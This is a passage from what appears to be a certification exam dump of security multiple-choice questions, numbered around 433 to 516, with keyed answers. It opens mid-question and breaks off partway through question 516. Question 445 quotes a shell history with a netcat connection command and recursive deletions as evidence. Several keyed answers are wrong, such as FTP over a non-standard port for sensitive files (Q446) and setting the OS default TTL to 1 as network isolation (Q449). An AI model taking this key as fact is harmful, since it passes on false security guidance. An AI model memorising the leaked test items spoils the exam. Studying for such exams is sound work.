</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.
C. The attacker is replacing a document.
D. The attacker is deleting a cookie.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 433**
A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 434**
A technician receives a device with the following anomalies:

Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals
The technician reviews the following log file entries:

File Name Source MD5 Target MD5

Status

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F 77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

A. The web application firewall
B. The file integrity check
C. The data execution prevention
D. The removable media control

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 435**
A CSIRT has completed restoration procedures related to a breach of sensitive data is creating documentation used to improve the organization's security posture. The team has been specifically tasked to address logical controls in their suggestions. Which of the following would be MOST beneficial to include in lessons learned documentation? (Choose two.)

A. A list of policies, which should be revised to provide better clarity to employees regarding acceptable use
B. Recommendations relating to improved log correlation and alerting tools
C. Data from the organization's IDS/IPS tools, which show the timeline of the breach and the activities executed by the attacker
D. A list of potential improvements to the organization's NAC capabilities, which would improve AAA within the environment
E. A summary of the activities performed during each phase of the incident response activity
F. A list of topics that should be added to the organization's security awareness training program based on weaknesses exploited during the attack

**Correct Answer:** AF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 436**
An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.
Which of the following BEST describes the proper employment of multifactor authentication?

A. Proximity card, fingerprint scanner, PIN
B. Fingerprint scanner, voice recognition, proximity card
C. Smart card, user PKI certificate, privileged user certificate
D. Voice recognition, smart card, proximity card

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 437**
Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters.
Which of the following secure coding techniques should a security analyst address with the application developers to follow security best practices?

A. Input validation
B. Error handling
C. Obfuscation
D. Data exposure

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 438**

Which of the following is the BEST reason to run an untested application is a sandbox?

A. To allow the application to take full advantage of the host system's resources and storage
B. To utilize the host systems antivirus and firewall applications instead of running it own protection
C. To prevent the application from acquiring escalated privileges and accessing its host system
D. To increase application processing speed so the host system can perform real-time logging

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 439**
A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.
Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices
B. Logs and events anomalies
C. Authentication issues
D. Unauthorized software

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 440**
A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program.
Which of the following issue could occur if left unresolved? (Choose two.)

A. MITM attack
B. DoS attack
C. DLL injection
D. Buffer overflow
E. Resource exhaustion

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 441**
Which of the following is used to validate the integrity of data?

A. CBC
B. Blowfish
C. MD5
D. RSA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 442**
A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 443**
When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 444**
A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 445**
A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.

Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
    mkdir /local/usr/bin/somedirectory
    nc -1 192.168.5.1 -p 9856
    ping -c 30 8.8.8.8 -s 600
    rm /etc/dir2/somefile
    rm -rm /etc/dir2/
    traceroute 8.8.8.8
    pskill pid 9487
usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -s 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 446**
A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information.
Which of the following should the administrator use? (Choose two.)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication
F. SNMPv3

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 447**
A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant configuration items.
Which of the following BEST describe why this has occurred? (Choose two.)

A. Privileged-user credentials were used to scan the host
B. Non-applicable plugins were selected in the scan policy
C. The incorrect audit file was used

D. The output of the report contains false positives
E. The target host has been compromised

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 448**
Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 449**
A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 450**
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 451**

When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 452**
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening.
Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 453**
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 454**
A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 455**
A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
SAN = Subject Alternate Names

**QUESTION 456**
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 457**
A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 458**
An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Choose two.)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 459**
An active/passive configuration has an impact on:

A. confidentiality
B. integrity
C. availability
D. non-repudiation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 460**
Which of the following would provide additional security by adding another factor to a smart card?

A. Token
B. Proximity badge
C. Physical key
D. PIN

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 461**
A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login. Which of the following should the systems administrator configure?

A. L2TP with MAC filtering
B. EAP-TTLS
C. WPA2-CCMP with PSK
D. RADIUS federation

**Correct Answer:** D

**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
RADIUS generally includes 802.1X that pre-authenticates devices.

**QUESTION 462**
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 463**
A Chief Information Security Officer (CISO) has tasked a security analyst with assessing the security posture of an organization and which internal factors would contribute to a security compromise. The analyst performs a walk-through of the organization and discovers there are multiple instances of unlabeled optical media on office desks. Employees in the vicinity either do not claim ownership or disavow any knowledge concerning who owns the media. Which of the following is the MOST immediate action to be taken?

A. Confiscate the media and dispose of it in a secure manner as per company policy.
B. Confiscate the media, insert it into a computer, find out what is on the disc, and then label it and return it to where it was found.
C. Confiscate the media and wait for the owner to claim it. If it is not claimed within one month, shred it.
D. Confiscate the media, insert it into a computer, make a copy of the disc, and then return the original to where it was found.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 464**
A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Choose two.)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 465**
A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 466**
Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 467**
A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure
C. backup and restoration plans
D. Identification of critical systems

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

**QUESTION 468**

A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 469**
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard drive
C. Recover the hard drive data
D. Update the evidence log

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 470**
An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
- The breach is currently indicated on six user PCs
- One service account is potentially compromised
- Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

A. Recovery
B. Eradication
C. Containment
D. Identification

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 471**
A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is in a hurricane-affected area and the disaster recovery site is 100mi (161km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

A. Hot site

B. Warm site
C. Cold site
D. Cloud-based site

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 472**
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 473**
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure.
Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

A. Enable CHAP
B. Disable NTLM
C. Enable Kerebos
D. Disable PAP

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 474**
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 475**
A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500.
Which of the following SLE values warrants a recommendation against purchasing the malware protection?

A. $500
B. $1000
C. $2000
D. $2500

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 476**
A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exists?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 477**
A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data.
Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.
Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.
For an intruder, passive scanning's main advantage is that it does not leave a trail that could alert users or administrators to their activities. For an administrator, the main advantage is that it doesn't risk causing undesired behavior on the target computer, such as freezes. Because of these advantages, passive

scanning need not be limited to a narrow time frame to minimize risk or disruption, which means that it is likely to return more information.
Passive scanning does have limitations. It is not as complete in detail as active vulnerability scanning and cannot detect any applications that are not currently sending out traffic; nor can it distinguish false information put out for obfuscation.

**QUESTION 478**
Two users must encrypt and transmit large amounts of data between them.
Which of the following should they use to encrypt and transmit the data?

A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 479**
A new Chief Information Officer (CIO) has been reviewing the badging procedures and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 480**
A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled
D. The affected DLLs should be renamed to avoid future hijacking

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 481**
An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

A. Input validation

B. Proxy server
C. Stress testing
D. Encoding

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 482**
While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.
Which of the following incident response steps is Joe working on now?

A. Recovery
B. Eradication
C. Containment
D. Identification

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 483**
A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

A. Keylogger
B. Rootkit
C. Bot
D. RAT

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 484**
A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection.
Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of active connection and recover
C. Performance containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 485**
A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning
C. Packet sniffing
D. Virus scanning

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 486**
A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

A. Accounting
B. Authorization
C. Authentication
D. Identification

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 487**
A security administrator installed a new network scanner that identifies new host systems on the network. Which of the following did the security administrator install?

A. Vulnerability scanner
B. Network-based IDS
C. Rogue system detection
D. Configuration compliance scanner

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 488**
A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability.
Which of the following risk responses does this BEST describe?

A. Transference
B. Avoidance
C. Mitigation

D. Acceptance

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 489**
A technician is investigating a potentially compromised device with the following symptoms:
- Browser slowness
- Frequent browser crashes
- Hourglass stuck
- New search toolbar
- Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 490**
A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 491**
An audit reported has identifies a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 492**
When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Choose two.)

A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA
F. Password string

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 493**
Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 494**
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com

Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

**Correct Answer:** B

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 495**
Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 496**
A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.
Given this scenario, which of the following would be the BEST method of configuring the load balancer?

A. Round-robin
B. Weighted
C. Least connection
D. Locality-based

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 497**
An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 498**
An external attacker can modify the ARP cache of an internal computer.

Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 499**
A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Notify regulations of the incident.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 500**
A new security administrator ran a vulnerability scanner for the first time and caused a system outage.
Which of the following types of scans MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 501**
A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:
- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.

C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 502**
A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.
Which of the following would BEST meet the requirements when implemented?

A. Host-based firewall
B. Enterprise patch management system
C. Network-based intrusion prevention system
D. Application blacklisting
E. File integrity checking

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 503**
Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

A. Staging environment
B. Sandboxing
C. Secure baseline
D. Trusted OS

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 504**
A procedure differs from a policy in that it:

A. is a high-level statement regarding the company's position on a topic.
B. sets a minimum expected baseline of behavior.
C. provides step-by-step instructions for performing a task.
D. describes adverse actions when violations occur.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 505**
Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

A. Web application firewall
B. DLP
C. Host-based firewall
D. UTM
E. Network-based firewall

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 506**
Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

A. Black box
B. Gray box
C. Credentialed
D. White box

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 507**
Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?

A. Competitors
B. Insiders
C. Hacktivists
D. Script kiddies

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 508**
While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid.

Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 509**
A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock.
Which of the following account management practices are the BEST ways to manage these accounts?

A. Employ time-of-day restrictions.
B. Employ password complexity.
C. Employ a random key generator strategy.
D. Employ an account expiration strategy.
E. Employ a password lockout policy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 510**
Which of the following locations contain the MOST volatile data?

A. SSD
B. Paging file
C. RAM
D. Cache memory

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 511**
Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files. Which of the following attacks has occurred?

A. Ransomware
B. Keylogger
C. Buffer overflow
D. Rootkit

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 512**
Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?

A. Role-based access control
B. Honeypot
C. Rule-based access control
D. Password cracker

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 513**
Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information.
Which of the following is MOST likely preventing Ann from receiving the encrypted file?

A. Unencrypted credentials
B. Authentication issues
C. Weak cipher suite
D. Permission issues

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 514**
A systems administrator is configuring a system that uses data classification labels.
Which of the following will the administrator need to implement to enforce access control?

A. Discretionary access control
B. Mandatory access control
C. Role-based access control
D. Rule-based access control

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 515**

An analyst is using a vulnerability scanner to look for common security misconfigurations on devices. Which of the following might be identified by the scanner? (Choose two.)

A. The firewall is disabled on workstations.
B. SSH is enabled on servers.
C. Browser homepages have not been customized.
D. Default administrator credentials exist on networking hardware.
E. The OS is only set to check for updates once a day.

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 516**
A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:

The computer has not reported status in 30 days.

Given this scenario, which of the following statements BEST represents the issue with the output above?

A. The computer in question has not pulled the latest ACL policies for the firewall.
B. The computer in question has not pulled the latest GPO policies from the management server.
